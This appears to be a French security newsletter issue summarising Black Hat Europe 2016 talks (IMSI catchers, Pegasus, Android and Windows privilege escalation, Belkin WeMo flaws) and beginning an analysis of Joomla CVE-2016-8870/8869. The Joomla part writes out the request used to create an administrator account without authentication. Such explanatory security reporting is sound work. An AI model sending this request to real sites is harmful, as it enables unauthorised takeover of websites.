Au vu du nombre impressionnant de présentations (à minima 4 en parallèle), nous ne décrirons ici que les quatre présentations nous ayant le plus intéressés au cours de ces deux jours de briefing. Les autres seront disponibles dans le prochain numéro de l'ActuSécu.

> Jour 1

WiFi-based IMSI Catcher - Piers O'Hanlon

Ravishankar Borgaonkar

✚ Slides

https://www.blackhat.com/docs/eu-16/materials/eu-16-OHanlon-WiFi-IMSI-Catcher.pdf


Cette conférence, présentée par deux chercheurs de l'université d'Oxford, se concentrait sur la sécurité et la vie privée exposées via les protocoles de télécommunication mobile (GSM/UMTS/LTE).

La conférence portait sur la présentation d'un nouveau type d'IMSI-catcher. L'IMSI (International Mobile Subscriber Iden-

tity) est le numéro unique qui permet aux réseaux mobiles d'identifier un utilisateur (et de l'authentifier). Ce numéro est inconnu de l'usager et est stocké dans la carte SIM du téléphone.

Un IMSI-catcher est une fausse antenne-relais permettant l'interception du trafic de téléphonie mobile entre l'usager et l'antenne-relais. Ce matériel d'espionnage est également utilisé pour pister les mouvements des terminaux et par conséquent leurs porteurs. Ce type d'IMSI-catcher est cher et exploite des vulnérabilités dans le protocole (2G) ou via des attaques de type "Downgrade attacks" (3G/4G). Les attaques de type "Downgrade" consistent à passer d'un mode de sécurité élevé (chiffré par exemple) à un ancien mode déprécié comportant des failles de sécurité protocolaires (2G).

Les chercheurs ont ainsi présenté deux nouvelles approches permettant de tracer les terminaux mobiles, basées sur l'exploitation de protocoles d'authentification présents sur le Wifi. Ces protocoles sont, à ce jour, largement déployés sur les différents systèmes d'exploitation mobile permettant la création d'un IMSI-catcher à bas coût.



Ils ont illustré leurs propos par une démonstration de leur outil qui peut être utilisé à la fois en mode passif (sans aucune interaction de l'utilisateur ciblé) ou en mode actif. L'outil peut uniquement tracer l'IMSI et la localisation du terminal (pour l'instant pas d'interception). Les deux techniques distinctes sont : "Wifi Network Authentication ('WLAN direct IP access')" et "WiFi-calling authentication ('WLAN 3GPP IP access')".

Il existe trois types de réseau Wifi :

- Wifi chiffré (mot de passe partagé) ;
- Wifi non chiffré (portail captif) ;
- Auto connect Wifi.

Les présentateurs se sont focalisés sur ce dernier type de réseau Wifi. Ce service d'Auto connect permet au terminal mobile de basculer la connexion Internet du réseau mobile vers le réseau Wifi mobile automatiquement et de manière transparente. L'authentification se réalise avec les identifiants présents dans la carte SIM. Ils ont pu constater que l'authentification se basait sur les protocoles EAP-SIM et EAP-AKA. Ceux-ci ne sont pas chiffrés, de ce fait il est possible de récupérer l'IMSI via une écoute passive.

La deuxième technique nommée 'WiFi-calling authentification' se base sur IPSec et la gestion des clefs est réalisée avec IKEv2. La deuxième phase de l'échange (IKE_AUTH) utilise à nouveau EAP-AKA qui n'est pas protégé par un certificat ce qui peut permettre à un attaquant de divulguer l'IMSI via une attaque de type Man-In-The-Middle (MITM). Néanmoins, les clefs IPSec ESP n'en sont pas compromises pour autant.

« Un IMSI-catcher est une fausse antenne-relais permettant l'interception du trafic de téléphonie mobile entre l'usager et l'antenne-relais. Ce matériel d'espionnage est également utilisé pour pister les mouvements des terminaux et par conséquent leurs porteurs »

Enfin, les deux chercheurs ont présenté les recommandations à appliquer aux constructeurs et aux opérateurs téléphoniques, afin de réduire les risques de fuite de données privées des usagers. À l'heure actuelle, il n'existe malheureusement pas vraiment de recommandation pour se prémunir des IMSI-catcher classiques.

Code Deobfuscation : Intertwinning Dynamic, Static and Symbolic Approaches

Robin David et Sebastien Bardin

Slides

https://www.blackhat.com/docs/eu-16/materials/eu-16-David-Code-Deobfuscation-Intertwining-Dynamic-Static-And-Symbolic-Approaches.pdf

Grâce à cette présentation très technique et théorique, Robin David, thésard de l'équipe LIST du CEA à Saclay, a présenté les différentes techniques de désobfuscation connues et comment les combiner pour faciliter la compréhension de binaire obfusqué.


Avant cela, l'expert est revenu sur le fait que l'obfuscation de code a pris de plus en plus d'ampleur dans le domaine de la protection logiciel, "Obfuscation" englobant généralement tous les moyens visant à ralentir l'analyse d'un programme, soit par un analyste, soit par un programme automatisé. Il a acquis une certaine popularité dans l'industrie du jeu vidéo, mais aussi dans l'écosystème malveillant (malwares) conduisant à la nécessité de techniques de désobfuscation. La seule propriété qui doit être préservée par l'obfuscation est la sémantique du programme (son comportement).

Ces techniques d'obfuscation visent en général soit l'analyse statique (auto modification, etc.), soit l'analyse dynamique (astuces anti-débogage, détection VM ou surveillance en temps d'exécution).

Pour cela, le chercheur est revenu sur les principales approches :

- Analyse statique ;
- Analyse dynamique ;
- Exécution symbolique dynamique (DSE).

Il existe différents avantages et inconvénients à ces approches. L'analyse statique couvre l'ensemble du programme, mais est rapidement trompée par des obscurcissements comme l'auto modification. L'analyse dynamique permet, quant à elle, d'obtenir une trace d'exécution réelle du programme, mais est limitée à un ou quelques chemins d'exécution. Enfin, l'exécution symbolique dynamique aide à couvrir plus de chemins au sein du programme en utilisant des valeurs symboliques et des solveurs automatiques.



La principale étape pour analyser un binaire obfusqué est de le "reverser" afin d'obtenir une bonne représentation de son Graphique de Flux de Contrôle (CFG). La combinaison de ces trois approches rentre dans le cadre du projet Open-Source BINSEC et permet d'affiner le CFG.

Elles sont articulées autour de trois composantes :

- BINSEC / SE : le moteur symbolique de base (http://binsec.gforge.inria.fr/) ;
- PINSec : analyse de programme dynamique (http://binsec.gforge.inria.fr/) ;
- IDASec : plugin IDA d'interaction avec BINSEC (https://github.com/RobinDavid/idasec/).

Par la suite, l'expert a montré des exemples concrets d'utilisation sur plusieurs packers commerciaux, mais également sur le malware X-Tunnel développé par le groupe de hackers "APT28". L'objectif était d'obtenir un CFG plus clair et précis en supprimant les prédicats opaques (un prédicat est un énoncé dont le sens logique peut être vrai ou faux en fonction de la valeur de ses arguments et il est opaque si les propriétés connues par l'obfuscateur sont difficilement déductibles pour le désobfuscateur).


Mobile Espionage in the Wild : Pegasus and Nation-State Level Attacks

Max Bazaliy, Andrew Blaich et Seth Hardy

Slides

https://www.blackhat.com/docs/eu-16/materials/eu-16-Bazaliy-Mobile-Espionage-in-the-Wild-Pegasus-and-Nation-State-Level-Attacks.pdf

La conférence présentée par les chercheurs de l'entreprise "Lookout" Max Bazaliy, Andrew Blaich et Seth Hardy ont montré les capacités techniques des attaques mobiles qui sont mises en oeuvre contre des cibles réelles à des fins d'espionnage. Pour cela, ils se sont focalisés sur le malware Pegasus. Ce spyware a été utilisé pour attaquer le militant des droits de l'homme Ahmed Mansoor. Cet homme mondialement reconnu est lauréat en 2015 du prix Martin Ennals. Celui-ci, ayant reçu un message non habituel, informe les chercheurs de Citizen Lab que son iPhone 6 est probablement ciblé via un SMS contenant un lien vers un domaine malveillant de NSO Group (août 2016). Il est important de rappeler que cette même personnalité a déjà été la cible d'attaques visées par la société FINFISHER (2011) et la HackingTeam (2012).



Il ressort de l'analyse conjointe faite par Citizen Lab et Lookout que le lien téléchargeait un binaire exploitant trois vulnérabilités inconnues et non corrigées (0 day) dans iOS. D'après l'analyse de Lookout, le spyware pouvait débloquer l'iPhone (jailbreaker) d'une victime via une attaque de phishing ciblé (lien malveillant).

L'ouverture de ce lien n'était que le lancement de tout un processus complexe permettant au logiciel de s'installer silencieusement sur l'iPhone et d'enregistrer toutes les activi-

tés (communications, géolocation, etc.) et notamment les communications des applications iMessage, Gmail, Viber, Facebook, WhatsApp, Telegram et Skype.

Les chercheurs ont expliqué l'enchaînement des différentes étapes d'instauration du spyware, y compris l'analyse des différentes vulnérabilités de 0day utilisées. Il en a résulté que ce logiciel était très avancé (capacité de passer inaperçu, obfuscation, etc.). Le système d'exploitation iOS empêche les différentes applications de communiquer entre elles (iOS sandbox), cependant en débloquant l'iPhone, il est possible d'interagir avec les différentes applications du système. Ce jailbreak est réalisé via une chaîne de trois exploits (Trident - CVE-2016-4657, CVE-2016-4655 et CVE-2016-4656).

✚ Étape 1

- CVE-2016-4657 : la visite d'un lien malveillant permet l'exécution de code arbitraire (Safari WebKit RCE)

✚ Étape 2

- CVE-2016-4655 : une application est en mesure de récupérer une partie de la mémoire du noyau (KASLR)

- CVE-2016-4656 : une application est en mesure d'exécuter du code arbitraire au sein du noyau

✚ Étape 3

- Espionnage
- Persistance du jailbreak et exécution de code non signé

Attacking Windows by Windows

Yin Liang et Li Zhou

✚ Slides

https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf

Cette conférence a été présentée par les deux chercheurs Yin Liang et Li Zhou de Tencent. Ces experts en sécurité ont montré une méthode basée sur le changement d'un seul bit, permettant d'élever localement ses privilèges. Ils affirment que ces méthodes peuvent être utilisées sur les différents systèmes Windows (allant de Windows 2000 à Windows 10).

Depuis Windows 8, Microsoft a introduit une variété de protections anti-exploits au sein du noyau Windows, tels que DEP, KASLR et SMEP rendant l'exploitation de vulnérabilités au sein du noyau Windows beaucoup plus difficile.

Les deux chercheurs ont présenté en détail les vulnérabilités CVE-2016-0174 et CVE-2016-3355 découvertes. La première faille de sécurité a été présentée lors de la compétition Pwn2Own en 2016. Ces deux vulnérabilités permettent d'élever localement ses privilèges.

Le code d'exploitation modifie un seul bit et nécessite une seule exécution permettant ainsi de contourner à la fois SMEP (Supervisor Mode Execution Protection Enable) et la KASLR (Kernel Address Space Layout Randomization).

Rooting EVERY Android : From Extension to Exploitation

Di Shen et Jiahong (James) Fang

✚ Slides


https://www.blackhat.com/docs/eu-16/materials/eu-16-Shen-Rooting-Every-Android-From-Extension-To-Exploitation.pdf

✚ Paper

https://www.blackhat.com/docs/eu-16/materials/eu-16-Shen-Rooting-Every-Android-From-Extension-To-Exploitation-wp.pdf

Les deux chercheurs Di Shen et Jiahong Fang de Keen Security Lab (Tencent) se sont concentrés sur les différents bugs du noyau Linux (côté offensif). Ces experts ont contribué à trouver des exploits root pour les terminaux PHA (AKAI).

Le déblocage (rooting) des terminaux Android est de plus en plus complexe à réaliser et la configuration de SELinux réduit d'autant plus la surface d'attaque du noyau Linux. De ce fait, ces experts ont décidé de s'intéresser aux extensions sans fil (WEXT - Linux Wireless-Extensions) qui semblent être un point d'entrée moins difficile pour élever ses privilèges localement. Les applications Android sont en mesure d'appeler l'interface WEXT IOCTL via des sockets, et de ce fait, réaliser une élévation de privilèges dans le cas de la présence d'une vulnérabilité.



Une extension sans fil sur Android est implémentée par le fournisseur de puces Wifi en tant que module du noyau Linux. Il existe de multiples chipsets disponibles pour les appareils Android. Le chipset Wifi Broadcom est utilisé par le Google Nexus 6p, Huawei Mate 8, Samsung Galaxy et de nombreux autres smartphones haut de gamme. Le périphérique Mediatek dispose toujours de son propre jeu de puces Wifi. Le reste des périphériques, comme Nexus 5x et Nexus 7, utilise en revanche le chipset Qualcomm.

Les deux chercheurs ont exposé certaines vulnérabilités de ces extensions WEXT (Broadcom, Qualcomm et Mediatek WEXT) permettant d'élever leurs privilèges afin d'obtenir les droits root sur n'importe quel terminal Android.

Les trois études de cas ont porté sur les trois extensions WEXT suivantes :

- ✚ Qualcomm WEXT (exploitation via un débordement de pile - CVE-2015-0570) ;

✚ Mediatek WEXT (exploitation via un débordement DS - Data Section) ;

✚ Broadcomm WEXT (exploitation via une vulnérabilité de type use-after-free - CVE-2016-2475)

Les deux experts ont conclu cette présentation en annonçant que les extensions WEXT étaient des surfaces d'attaque encore trop peu connues à ce jour et que les applications de vendeurs présentaient encore trop de failles de sécurité. Enfin, le rootage de terminaux Android était devenu de plus en plus complexe et qu'il sera nécessaire de trouver de nouveaux points d'entrée pour pouvoir exploiter des vulnérabilités affectant le noyau.

> Jour 2

Breaking BHAD : Abusing Belkin Home Automation Devices

Scott Tenaglia et Joe Tanen

✚ **Slides**

https://www.blackhat.com/docs/eu-16/materials/eu-16-Tenaglia-Breaking-Bhad-Abusing-Belkin-Home-Automation-Devices.pdf

Afin de commencer la deuxième journée sur les chapeaux de roues, nous attaquons la matinée avec la présentation de deux vulnérabilités de type 0-days affectant la gamme WeMo de Belkin, utilisée dans le cadre des maisons connectées.


La première vulnérabilité de type « Injection SQL » permettait à un attaquant d'injecter du code malveillant au sein de l'application Android WeMo permettant de prendre le contrôle du dispositif connecté.

L'application mobile WeMo (disponible sous iOS et Android) permet à un utilisateur de créer des règles sur les équipements Belkin. Ces règles sont configurées par l'utilisateur sur l'application puis envoyées sur les équipements en question via le réseau local au sein d'un fichier de base de données SQLite. Une fois les règles reçues par l'équipement, ce dernier les décompresse et les insère au sein de sa base de données locale.

L'absence de contrôle sur les fichiers envoyés permet à un utilisateur malveillant d'écrire des fichiers arbitraires sur l'équipement de maison.

De plus, l'absence de mécanisme d'authentification et de chiffrement des données permet à un attaquant présent sur le même réseau d'envoyer des fichiers malveillants à n'importe quel équipement du réseau.


L'injection SQL précédemment trouvée s'est, par la suite, transformée en injection de code grâce à l'interprétation du code injecté par l'interpréteur de l'équipement permettant ainsi à un attaquant d'obtenir le plus haut niveau de privilège (root) sur l'équipement ainsi qu'un accès (Telnet).



De manière similaire aux attaques de Déni de Service via des caméras de vidéosurveillance (https://blog.sucuri.net/2016/06/large-cctv-botnet-leveraged-ddos-attacks.html), il était également possible à un potentiel attaquant de réaliser des attaques de Déni de Service via les équipements Belkin.

La deuxième vulnérabilité quant à elle est une faille de sécurité de type Cross-Site Scripting (XSS) ciblant l'application Android Wemo.

Celle-ci est due à l'absence de filtrage du paramètre « FriendlyName » permettant à un utilisateur de donner un nom explicite, tel que « chambre bébé », à l'ensemble de ces équipements.



En envoyant du code JavaScript au sein de cet attribut, un attaquant est alors en mesure de déclencher une attaque de type XSS sur le téléphone de la victime. Une attaque XSS peut sembler de moindre importance, c'est sûrement sans savoir qu'il devient alors possible à l'attaquant d'accéder aux droits dont dispose l'application (écriture sur la carte SD, accès à la caméra, accès au GPS, etc.)

Pour conclure leur présentation, les deux chercheurs ont réalisé un POC prenant des photos avec l'appareil photo du smartphone, les envoyant sur un serveur distant, le tout accompagné des coordonnées GPS.

Après avoir contacté Belkin et avoir attendu la mise en place de correctifs de sécurité (firmware 10885 et version 1.15.2 de l'application mobile), les deux chercheurs ont été en mesure de rendre publiques leurs trouvailles.

Breaking Big Data : Evading Analysis of the Metadata of Your Life

David Venable


Slides

https://www.blackhat.com/docs/eu-16/materials/eu-16-Venable-Breaking-Big-Data-Evading-Analysis-Of-The-Metadata-Of-Your-Life.pdf

Au cours de cette conférence utilisant un ton particulièrement humoristique, David a réalisé un état des lieux de la « Big Data ». Le conférencier a expliqué comment, via l'ensemble des métadonnées accessibles, il était possible d'identifier différents scénarios. En effet, grâce à la combinaison de l'ensemble des données, l'association des métadonnées à une personne ou un lieu est alors possible.

« Alexey a présenté la surface d'attaque des nouveaux véhicules tels que le navigateur Web, les applications installées, l'interface OBD (On-Board Diagnostics), Wifi ou encore Ethernet. »

Toujours sous un ton humoristique, mais pas réellement optimiste, le conférencier en est venu à la conclusion qu'il n'était pas possible d'échapper à l'analyse ainsi qu'à l'association des métadonnées et qu'il était nécessaire d'assumer le fait que l'ensemble des équipements utilisés peuvent (ou sont déjà) compromis et d'agir en conséquence.



(Pen)Testing Vehicles with CAN Toolz


Alexey Sintsov

Slides

https://www.blackhat.com/docs/eu-16/materials/eu-16-Sintsov-Pen-Testing-Vehicles-With-Cantoolz.pdf

Le chercheur Alexey a commencé sa conférence en listant l'ensemble des points présents au sein de la surface d'attaque des nouveaux véhicules tels que le navigateur Web, les applications installées (merci les voitures connectées), l'interface OBD (On-Board Diagnostics), Wifi ou encore Ethernet.

L'approche sur les interfaces OBD ayant déjà été abordée, le chercheur a préféré se focaliser sur l'interface CAN (Controller Area Network).



À cette occasion, Alexey a développé son propre outil intitulé YACHT (Yet Another Car Hacking Tool) permettant de réaliser une batterie de tests sous forme d'ECU (Electronic Unit Control) grâce à la simulation d'une connexion avec une voiture (sorte de virtualisation de voiture).

La suite de la conférence s'est orientée sur l'ensemble des fonctionnalités de l'outil du chercheur permettant notamment de manipuler / intercepter le trafic des différents équipements de la voiture.

Inside Web Attacks : The Real Payloads

John Graham-Cumming

Slides

https://blog.cloudflare.com/inside-imagetragick-the-real-payloads-being-used-to-hack-websites-2/

Au cours de cette dernière conférence de la journée, John Graham-Cumming, le directeur technique de CloudFare est revenu sur deux importantes vulnérabilités récemment divulguées et largement exploitées : ShellShock et ImageTragick.

Après avoir brièvement récapitulé le principe des deux vulnérabilités, John a présenté diverses charges utiles permettant l'exploitation de ces dernières grâce à une position unique dont dispose CloudFare en offrant un service de sécurité à plus de 4 millions de sites Web

> Conclusion

Encore une excellente cuvée pour cette Black Hat 2016 et nous attendons avec impatience la prochaine édition. En attendant, rendez-vous dans le prochain numéro de l'Actu-Sécu pour un résumé complet et détaillé des conférences, mais également un mot sur l'Arsenal.

Références

- https://2016.hack.lu/

En ce début d'année, nous reviendrons sur deux vulnérabilités et un fait d'actualité qui ont marqué cette fin d'année 2016.

Matt Berger

L'ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Joomla! CVE-2016-8870 et CVE-2016-8869
Par Clément MEZINO et Julien TERRIAC

Malware
Le botnet Mirai
Par Vincent MARQUET

Le whitepaper du mois
Les spécificités des marketplaces du DarkWeb français par TrendMicro
Par Jonathan THIRION

9 questions pour tout comprendre des dernières vulnérabilités touchant Joomla !

Par Clément MEZINO et Julien TERRIAC

> Introduction

Après la publication d'une annonce concernant un important correctif de sécurité le 21 octobre dernier, les développeurs du CMS Joomla! ont publié la dernière mouture de leur projet, Joomla! 3.4.6, corrigeant deux vulnérabilités permettant à un simple visiteur de prendre le contrôle d'un site.

> Qu'est-ce que Joomla! ?

Joomla! est un CMS (acronyme de « Content Management System »), c'est-à-dire un système de gestion de contenu. Il permet de créer facilement un site web grâce à des modèles préconstruits, un gestionnaire de thèmes, un backend de gestion des utilisateurs et différents modules personnalisables. Sa robustesse et ses nombreux paramétrages permettent ainsi à une entreprise comme à un particulier de construire des sites web personnalisés.

Ces atouts en font un des principaux concurrents du CMS WordPress, ainsi que d'autres CMS tels que Drupal ou SPIP. Cependant, comme tout CMS renommé, sa popularité en fait une cible de choix pour les pirates. Ainsi, il n'est pas rare de voir de nombreux correctifs mis à disposition par les développeurs du projet tout au long de l'année. Malgré cela, la communauté autour de Joomla! est très active et les problématiques liées à la sécurité sont désormais au coeur du projet.

> Quels sont les impacts liés à ces vulnérabilités ?

Les vulnérabilités, référencées **CVE-2016-8870** et **CVE-2016-8869**, permettent à un attaquant distant, non authentifié sur le CMS Joomla!, de créer un utilisateur avec les droits administrateur. Ce dernier dispose alors d'un contrôle total sur le site, voire sur le serveur sur lequel il est hébergé.

> D'où viennent les vulnérabilités ?


La vulnérabilité référencée CVE-2016-8870

Dans les versions vulnérables de Joomla!, il existe deux méthodes permettant de créer un utilisateur :

✚ La méthode « registration.register » est celle « officielle ». Un administrateur peut, via son interface web, désactiver cette fonctionnalité et empêcher la création de comptes sur son CMS. La méthode intègre des vérifications sur les données envoyées par l'utilisateur avant de l'enregistrer.

✚ La méthode « user.register » est celle « historique ». L'administrateur n'a aucun pouvoir sur cette méthode. De plus, elle ne réalise aucun contrôle.

Cette dernière figurant au sein du fichier `/components/com_users/controllers/user.php`, ne présente pas de vérification quant à la possibilité de créer un utilisateur :




L'enregistrement d'un nouvel utilisateur sur Joomla! passe traditionnellement par une requête qui utilise la méthode « officielle » :

✚ `POST index.php/component/users/?task=registration.register`

Le contenu de la requête est formé de multiples paramètres décrits plus loin au sein de cet article. Les données passent ensuite par la fonction « validate() » permettant de s'assurer que le nombre de champs envoyés correspond au nombre de champs attendus.

Le choix de la méthode d'enregistrement est donc réalisé au travers du paramètre « task ». Aucune vérification n'étant réalisée sur ce paramètre, un attaquant peut y spécifier la méthode de son choix. **En appelant la méthode « user.register » plutôt que « registration.register », un attaquant pourra ainsi créer un compte même si l'administrateur a désactivé la fonctionnalité :**

✚ `POST index.php/component/users/?task=user.register`



La vulnérabilité référencée CVE-2016-8869

Originellement, la méthode « registration.register » contient des paramètres sous la forme de tableaux portant les noms suivants :

- jform[name] ;
- jform[username] ;
- jform[password] ;
- etc.

Le nombre de champs ainsi envoyés est contrôlé avant l'écriture des données en base via la fonction « validate() », empêchant la création d'un paramètre supplémentaire.

La vérification est réalisée par la fonction « filter() », elle-même présente au sein de « validate() » qui vérifie que les champs renseignés par l'utilisateur correspondent bien à ceux attendus. **Tout champ supplémentaire est alors simplement supprimé**, sans pour autant provoquer d'erreur. Pour ce faire, la fonction utilise comme référence le fichier « registration.xml » qui recense toutes les informations liées à la requête « register » :
https://github.com/joomla/joomla-cms/blob/91749f845dcf20e097801ecd75da8e4665075a18/components/com_users/models/forms/registration.xml

Cette vérification est bien réalisée sur les deux méthodes (« l'historique », comme « l'officielle »). **Mais alors pourquoi la fonction « historique » est-elle vulnérable ?**

La vulnérabilité provient d'une simple erreur de nommage de variable, ou d'un copier/coller malheureux. En effet, la variable `$data` contenant les champs « `user[name]` », « `user[username]` », etc. est comparée aux champs attendus par Joomla! stockés au sein de la variable « `$form` », via la fonction « `validate()` ». Le champ « `groups[]` » supplémentaire est ainsi supprimé, et l'ensemble des champs est inséré dans la variable $return.

